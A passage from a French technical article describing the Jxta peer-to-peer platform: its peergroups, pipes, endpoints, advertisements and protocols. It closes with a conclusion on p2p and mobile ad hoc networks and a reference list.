- **Relais** : Les relais interviennent au niveau du routage de messages pour permettre à des pairs distants de communiquer s'ils ne peuvent le faire directement. Par exemple, lorsqu'ils sont derrière des pare-feu.
- **Proxy** : Les pairs *proxy* servent pour optimiser l'utilisation de ressources distantes en effectuant des copies temporaires accessibles plus rapidement.

La communauté

Une communauté Jxta est un ensemble autonome, auto-organisé et dynamique de pairs appelé « *Peergroup* ». On peut former une communauté pour trois principales raisons :

- **La sécurisation** : Un peergroup peut former un contexte sécurisé par l'utilisation de procédures d'authentification et de chiffrement des communications. Les peergroups permettent de virtualiser les notions de routeur et de pare-feu et d'obtenir des régions sécurisées sans se soucier de la topologie physique.
- **Le regroupement d'intérêt** : Grâce aux peergroups, il est possible de rapprocher les éléments par centre d'intérêt commun. Par exemple, on peut organiser des régions fondées sur les classes d'application (stockage, calcul distribué, téléphonie...).
- **La surveillance** : En regroupant les pairs dans une communauté, il est possible d'effectuer des opérations de supervision en surveillant le comportement des pairs, le trafic...

Jxta propose un ensemble de mécanismes pour créer, publier et trouver des communautés. Il existe un peergroup commun minimal (*NetPeerGroup*) auquel chaque pair appartient et un pair peut appartenir à plusieurs groupes en même temps. Ainsi, Jxta autorise le partitionnement de l'environnement p2p en sous-ensembles permettant ainsi d'organiser dynamiquement l'environnement.

La communication

Dans Jxta, la communication est réalisée par une couche de communication nommée « *Network Transport* » et composée de trois éléments :

- **Pipe** : Il s'agit d'un canal de communication unidirectionnel virtuel reliant deux pairs au sein d'un peergroup. Il existe deux types de *pipes* que sont les *pipes unicast* (plusieurs sources ↔ un seul destinataire) et les *pipes propagés* (une seule source ↔ plusieurs destinataires).
- **Endpoint** : Il représente l'interface entre la sur-couche virtuelle et la couche physique et/ou applicative. Il sert à la mise en place des pipes. Notons qu'un même Endpoint peut contenir plusieurs liens différents avec la sur-couche (Ethernet et Wifi par exemple) et qu'il est possible d'un choisir un en fonction des demandes de création de pipes.
- **Message** : Il s'agit de conteneurs génériques qui permettent d'encapsuler les données échangées entre les pairs.

Le service

Le but de Jxta est de permettre à des pairs de construire, de participer ou d'utiliser dynamiquement des services, et ce, de manière totalement décentralisée.

Il existe deux types de services au sein de la plate-forme : les services de groupes et les services de pairs. Les services de groupes sont réalisés par la collaboration de plusieurs pairs pouvant appartenir à un peergroup précis, alors que les services de pairs sont réalisés par un pair unique.

Notons que la plate-forme met à disposition plusieurs services appelés « Sun Jxta Services » que l'on peut apparenter à des services système. Parmi ceux-ci, on retrouve les services d'indexation et de recherche de ressources ou encore le partage de fichiers.

L'annonce

Le concept d'annonce de Jxta permet de formaliser en XML n'importe quels ressource et élément participant à l'environnement. Ainsi, les pairs, les communautés, les services et toutes autres ressources sont décrits et représentés par une annonce diffusée dans l'environnement. Ce concept permet de ramener la recherche d'une ressource à la recherche de l'annonce lui correspondant.

Les différents protocoles

Les différents éléments que nous venons de présenter sont instanciés et utilisés grâce à un ensemble de protocoles XML dont voici une brève présentation.

- **Endpoint Routing Protocol** : Ce protocole permet à un pair de trouver et d'établir un chemin jusqu'à un pair cible. Ce chemin est utilisé pour l'envoi de messages et peut être composé de plusieurs pairs relais.
- **Peer Resolver Protocol** : Il s'agit du protocole qui permet aux pairs d'émettre des requêtes et d'en recevoir les réponses. Les requêtes sont génériques et peuvent servir de briques de base pour les protocoles de niveau supérieur. La portée des recherches peut se limiter à un peergroup précis.


Notons que ces deux premiers protocoles représentent les protocoles minimaux, appartenant au cœur du système, que se doit d'implémenter tout élément voulant participer à une plate-forme Jxta. Les protocoles qui suivent sont dits « standards et facultatifs ». Cette distinction est faite pour permettre aux pairs minimaux d'accéder aux environnements Jxta avec un minimum de contraintes.

- **Rendezvous Protocol** : Ce protocole permet de mettre en place les rendez-vous entre les pairs standards et les super-pairs rendez-vous. Grâce à ce protocole, il est possible de mettre en place une infrastructure hybride où les super-pairs rendez-vous vont propager les requêtes émises par les pairs standards.
- **Peer Discovery Protocol** : Ce protocole prend en charge la publication et la recherche d'annonces chez d'autres pairs. Grâce à lui, les pairs disposent d'un mécanisme minimal pour découvrir les ressources et les éléments de l'environnement.
- **Peer Information Protocol** : Le but de ce protocole est de permettre à un pair d'obtenir des informations sur d'autres pairs de l'environnement. Il peut être utilisé dans les fonctions de surveillance au sein d'une communauté.
- **Pipe Binding Protocol** : Enfin, ce dernier protocole sert à la mise en place de pipes afin de lier deux ou plusieurs Endpoint.

Synthèse sur Jxta

Grâce aux différents éléments et protocoles proposés, la plate-forme permet aux concepteurs d'applications réparties de disposer de briques de base génériques qui prennent en charge les aspects de gestion liés au modèle p2p. Ainsi, la plate-forme Jxta peut se schématiser par la figure 3.

Figure 3 *Architecture Jxta*



Même si nous n'avons pas décrit tous les éléments de la figure 3, cette représentation en couches permet de voir que les efforts de développement d'applications et/ou de services sont concentrés sur le savoir-faire propre à mettre en place, ceci en se reposant sur un ensemble de services sous-jacents déjà déployé dans la plate-forme.

Il est intéressant de noter que Jxta permet de virtualiser un pair possédant plusieurs moyens de communication à travers un même Endpoint. Cette caractéristique est très intéressante lors du déplacement des unités mobiles qui changent régulièrement leur interface de communication. Enfin, la notion de « peergroup » permet d'organiser facilement la sur-couche virtuelle et d'obtenir des modes sécurisés intéressants.

Conclusion

Dans cet article, nous nous sommes attachés à présenter de manière théorique les différentes infrastructures, ainsi que leurs mécanismes de construction, pouvant exister dans les environnements p2p et nous les avons mises en correspondance avec quelques plateformes existantes. Nous avons aussi présenté Jxta qui propose une plate-forme p2p générique prenant en charge un certain nombre de tâches liées à la gestion de la répartition des pairs.

Après ces différentes présentations, nous pouvons dire que le modèle p2p représente une solution viable pour construire des applications qui se déploient dans des environnements fortement dynamiques et à grande échelle, comme dans le cas d'Internet par exemple. En effet, de par leur nature de construction, les réseaux p2p gèrent naturellement les comportements dynamiques engendrés par l'utilisation de plus en plus fréquente de terminaux mobiles et gèrent aussi naturellement l'augmentation des échelles due à la multiplication des éléments connectés à Internet.

D'un point de vue plus prospectif, des efforts de recherche sont menés pour appliquer les réseaux p2p dans le domaine des réseaux *ad hoc* mobiles (MANET) [8]. Les MANET ont la caractéristique de former dynamiquement des réseaux de petite taille et fortement dynamiques avec une durée de vie limitée.

En couplant les MANET et le p2p, il est tout à fait envisageable d'étendre Internet avec des portions de réseau indépendantes et accessibles de manière intermittente. Cette approche nous fait entrer dans le cadre de l'informatique *pervasive*.

Références

[1] SHIRKY (Clay), « *What is p2p ... and what isn't* », O'Reilly Network, november 2000, **http://www.oreillynet.com/pub/a/p2p/2000/11/24/shirky1-whatisp2p.html**

[2] DOYEN (Guillaume), *Supervision des réseaux et services pair à pair*, Thèse, Université Henri Poincaré, Nancy 1, décembre 2005.

[3] LUMINEAU (Nicolas). *Organisation et Localisation de Données Hétérogènes et Réparties sur un Réseau Pair à Pair*, Thèse, Université Pierre et Marie Curie, Paris VI, décembre 2005.

[4] STOICA (I.), MORRIS (R.), KARGER (D.), FRANS KAASHOEK (M.) AND BALAKRISHNAN (H.), « *Chord : A Scalable Peertopeer Lookup Service for Internet Applications* », *Proceedings of the ACM SIGCOMM 2001 Conference on Applications, Technologies, Architectures, and Protocols for Computer Communication*, august 27-31, 2001, San Diego, CA, USA, ACM, 2001.

[5] CARO (G.) AND DORIGO (M.), « *Antnet : Distributed stigmergetic control for communications networks* », *Journal of Artificial Intelligence Research*, 9 :317–365, 1998.

[6] TIAN (H.) AND SHEN (H.), « *Mobile agents based topology discovery algorithms and modelling* », In ISPAN, pages 502-507, 2004.

[7] Projet Jxta : **http://www.jxta.org/**.

[8] CORSON (S.) AND MACKER (J.), « *Mobile ad hoc networking (MANET) : Routing protocol performance issues and evaluation considerations* ». *Request For Comments* (RFC) 2501, january 1999, statut : « Informational », **http ://www.ietf.org/rfc/rfc2501.txt**.

[9] ANDROUTSELLIS-THEOTOKIS (S.) AND SPINELLIS (D.), « *A survey of peer-to-peer content distribution technologies* », *ACM Computing Surveys*, 36(4), p. 335-371, december 2004.